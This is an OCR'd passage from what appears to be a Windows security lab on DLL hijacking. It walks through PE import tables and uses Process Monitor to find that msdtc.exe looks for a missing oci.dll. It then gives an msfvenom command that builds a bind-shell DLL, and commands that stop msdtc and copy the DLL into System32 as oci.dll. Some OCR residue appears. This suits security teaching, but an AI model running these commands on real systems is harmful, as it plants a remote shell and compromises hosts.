
```
#include <iostream>
using namespace std;

void main()
{
        printf("Hello! I use DLLs!\n");
}
```


Windows (CF Ln 1, Col 1 100%

Command Prompt


```
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>cd Desktop

C:\Users\IEUser\Desktop>hello4.exe
Hello! I use DLLs!

C:\Users\IEUser\Desktop>
```

minutes after boot stating the days left (in the system tray).


PEview - C:\Users\IEUser\Desktop\hello4.exe
File View Go Help
hello4.exe
IMAGE_DOS_HEADER
MS-DOS Stub Program
IMAGE_NT_HEADERS
Signature
IMAGE_FILE_HEADER
IMAGE_OPTIONAL_HEADER
IMAGE_SECTION_HEADER .text
IMAGE_SECTION_HEADER .rdata
IMAGE_SECTION_HEADER .data
IMAGE_SECTION_HEADER .gfids
IMAGE_SECTION_HEADER .reloc
SECTION .text
SECTION .rdata
IMPORT Address Table
IMAGE_DEBUG_DIRECTORY
IMAGE_LOAD_CONFIG_DIRECTORY
IMAGE_DEBUG_TYPE_
IMPORT Directory Table
IMPORT Name Table
IMPORT Hints/Names & DLL Names
SECTION .data
SECTION .gfids
SECTION .reloc
pFile Data Description Value
0000FE00 00016C6C Hint/Name RVA 042D QueryPerformanceCounter
0000FE04 00016C86 Hint/Name RVA 020A GetCurrentProcessId
0000FE08 00016C9C Hint/Name RVA 020F GetCurrentThreadId
0000FE0C 00016CB2 Hint/Name RVA 02D6 GetSystemTimeAsFileTime
0000FE10 00016CCC Hint/Name RVA 034B InitializeSListHead
0000FE14 00016CE2 Hint/Name RVA 0367 IsDebuggerPresent
0000FE18 00016CF6 Hint/Name RVA 0582 UnhandledExceptionFilter
0000FE1C 00016D12 Hint/Name RVA 0543 SetUnhandledExceptionFilter
0000FE20 00016D30 Hint/Name RVA 02BE GetStartupInfoW
0000FE24 00016D42 Hint/Name RVA 036D IsProcessorFeaturePresent
0000FE28 00016D5E Hint/Name RVA 0267 GetModuleHandleW
0000FE2C 00016D72 Hint/Name RVA 0209 GetCurrentProcess
0000FE30 00016D86 Hint/Name RVA 0561 TerminateProcess
0000FE34 00016DA8 Hint/Name RVA 04AD RtlUnwind
0000FE38 00016DB4 Hint/Name RVA 0250 GetLastError
0000FE3C 00016DC4 Hint/Name RVA 050B SetLastError
0000FE40 00016DD4 Hint/Name RVA 0125 EnterCriticalSection
0000FE44 00016DEC Hint/Name RVA 03A2 LeaveCriticalSection
0000FE48 00016E04 Hint/Name RVA 0105 DeleteCriticalSection
0000FE4C 00016E1C Hint/Name RVA 0348 InitializeCriticalSectionAndSp
0000FE50 00016E44 Hint/Name RVA 0573 TlsAlloc
0000FE54 00016E50 Hint/Name RVA 0575 TlsGetValue
0000FE58 00016E5E Hint/Name RVA 0576 TlsSetValue
Viewing IMPORT Address Table


PEview - C:\Users\IEUser\Desktop\hello4.exe
File View Go Help
hello4.exe
IMAGE_DOS_HEADER
MS-DOS Stub Program
IMAGE_NT_HEADERS
Signature
IMAGE_FILE_HEADER
IMAGE_OPTIONAL_HEADER
IMAGE_SECTION_HEADER .text
IMAGE_SECTION_HEADER .rdata
IMAGE_SECTION_HEADER .data
IMAGE_SECTION_HEADER .gfids
IMAGE_SECTION_HEADER .reloc
SECTION .text
SECTION .rdata
IMPORT Address Table
IMAGE_DEBUG_DIRECTORY
IMAGE_LOAD_CONFIG_DIRECTORY
IMAGE_DEBUG_TYPE_
IMPORT Directory Table
IMPORT Name Table
IMPORT Hints/Names & DLL Names
SECTION .data
SECTION .gfids
SECTION .reloc
pFile Data Description Value
0000FEAC 00016EAC Hint/Name RVA 0168 FindClose
0000FEB0 00016EBA Hint/Name RVA 016D FindFirstFileExA
0000FEB4 00016ECE Hint/Name RVA 017D FindNextFileA
0000FEB8 00016EDE Hint/Name RVA 0372 IsValidCodePage
0000FEBC 00016EF0 Hint/Name RVA 0286 GetOEMCP
0000FEC0 00016EFC Hint/Name RVA 01B3 GetCPInfo
0000FEC4 00017008 Hint/Name RVA 0227 GetEnvironmentStringsW
0000FEC8 00017022 Hint/Name RVA 019D FreeEnvironmentStringsW
0000FECC 0001703C Hint/Name RVA 04ED SetEnvironmentVariableA
0000FED0 00017056 Hint/Name RVA 0522 SetStdHandle
0000FED4 00017066 Hint/Name RVA 02C5 GetStringTypeW
0000FED8 00017078 Hint/Name RVA 02A2 GetProcessHeap
0000FEDC 0001708A Hint/Name RVA 0192 FlushFileBuffers
0000FEE0 0001709E Hint/Name RVA 01DC GetConsoleCP
0000FEE4 000170AE Hint/Name RVA 01EE GetConsoleMode
0000FEE8 000170C0 Hint/Name RVA 0338 HeapSize
0000FEEC 000170CC Hint/Name RVA 0336 HeapReAlloc
0000FEF0 000170DA Hint/Name RVA 04FD SetFilePointerEx
0000FEF4 000170EE Hint/Name RVA 05E0 WriteConsoleW
0000FEF8 000170FE Hint/Name RVA 00C2 CreateFileW
0000FEFC 0001710C Hint/Name RVA 00FE DecodePointer
0000FF00 0001711C Hint/Name RVA 0440 RaiseException
0000FF04 00000000 End of Imports KERNEL32.dll
Viewing IMPORT Address Table

DLL Hijacking


Services
File Action View Help
Services (Local)
Services (Local)
Distributed Transaction Coordinator
Stop the service
Restart the service
Description:
Coordinates transactions that span multiple resource managers, such as databases, message queues, and file systems. If this service is stopped, these
Name
Description
Status
Startup Type
Log On As
Diagnostic Service Host
The Diagnos...
Running
Manual
Local Service
Diagnostic System Host
The Diagnos...
Manual
Local System
Display Enhancement Service
A service for ...
Manual (Trigg...
Local System
Distributed Link Tracking Client
Maintains li...
Running
Automatic
Local System
Distributed Transaction Coordinator
Coordinates ...
Running
Manual
Network Se...
DNS Client
The DNS Cli...
Running
Automatic (Tri...
Network Se...
Downloaded Maps Manager
Windows ser...
Automatic (De...
Network Se...
Embedded Mode
The Embedd...
Manual (Trigg...
Local System
Encrypting File System (EFS)
Provides the...
Manual (Trigg...
Local System
Extended
Standard

Process Explorer - Sysinternals: www.sysinternals.com [MSEDGEWIN10\IEUser] (Administrator)

File Options View Process Find DLL Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		14,868 K	23,000 K	7088	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,800 K	11,448 K	7744	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,176 K	9,720 K	7944	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,496 K	5,880 K	176	Host Process for Windows S...	Microsoft Corporation
msdtc.exe		2,936 K	11,296 K	5144	Microsoft Distributed Transa...	Microsoft Corporation
svchost.exe		1,472 K	7,640 K	2420	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,728 K	7,308 K	7336	Host Process for Windows S...	Microsoft Corporation

Name	Description	Company Name	Path
msvcp_win.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\msvcp_win.dll
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:\Windows\System32\msvcrt.dll
mswsock.dll	Microsoft Windows Sockets 2.0 Se...	Microsoft Corporation	C:\Windows\System32\mswsock.dll
mtxclu.dll	Microsoft Distributed Transaction ...	Microsoft Corporation	C:\Windows\System32\mtxclu.dll
mtxoci.dll	Microsoft Distributed Transaction ...	Microsoft Corporation	C:\Windows\System32\mtxoci.dll
netutils.dll	Net Win32 API Helpers DLL	Microsoft Corporation	C:\Windows\System32\netutils.dll
nsi.dll	NSI User-mode interface DLL	Microsoft Corporation	C:\Windows\System32\nsi.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll
ntmarta.dll	Windows NT MARTA provider	Microsoft Corporation	C:\Windows\System32\ntmarta.dll
ole32.dll	Microsoft OLE for Windows	Microsoft Corporation	C:\Windows\System32\ole32.dll
oleaut32.dll	OLEAUT32.DLL	Microsoft Corporation	C:\Windows\System32\oleaut32.dll
R00000000000c.clb			C:\Windows\Registration\R00000000000c.clb
resutils.dll	Microsoft Cluster Resource Utility ...	Microsoft Corporation	C:\Windows\System32\resutils.dll
rpcrt4.dll	Remote Procedure Call Runtime	Microsoft Corporation	C:\Windows\System32\rpcrt4.dll
sechost.dll	Host for SCM/SDDL/LSA Lookup A...	Microsoft Corporation	C:\Windows\System32\sechost.dll
SortDefault.nls			C:\Windows\Globalization\Sorting\SortDefault.nls
sspicli.dll	Security Support Provider Interface	Microsoft Corporation	C:\Windows\System32\sspicli.dll

CPU Usage: 3.88% | Commit Charge: 46.80% | Processes: 128 | Physical Usage: 50.67%

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result
3:40:17.337308...	msdtc.exe	5144	CloseFile	C:\Windows\System32\mtxoci.dll	SUCCESS
3:40:17.338466...	msdtc.exe	5144	CreateFile	C:\Windows\System32\oci.dll	NAME NOT FOUND
3:40:17.346635...	msdtc.exe	5144	ReadFile	C:\Windows\System32\msdtctm.dll	SUCCESS

Creating a Malicious DLL


In the Administrator Command Prompt window, in your Downloads folder, execute this command:

```
C:\metasploit-framework\bin\msfvenom -p windows/x64/shell_bind_tcp -f dll -o shellbind.dll
```

Positioning the Malicious DLL

In the Administrator Command Prompt window, in your Downloads folder, execute these commands:

```
net stop msdtc
copy shellbind.dll c:\windows\system32\oci.dll
```



DLL Proxying

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result
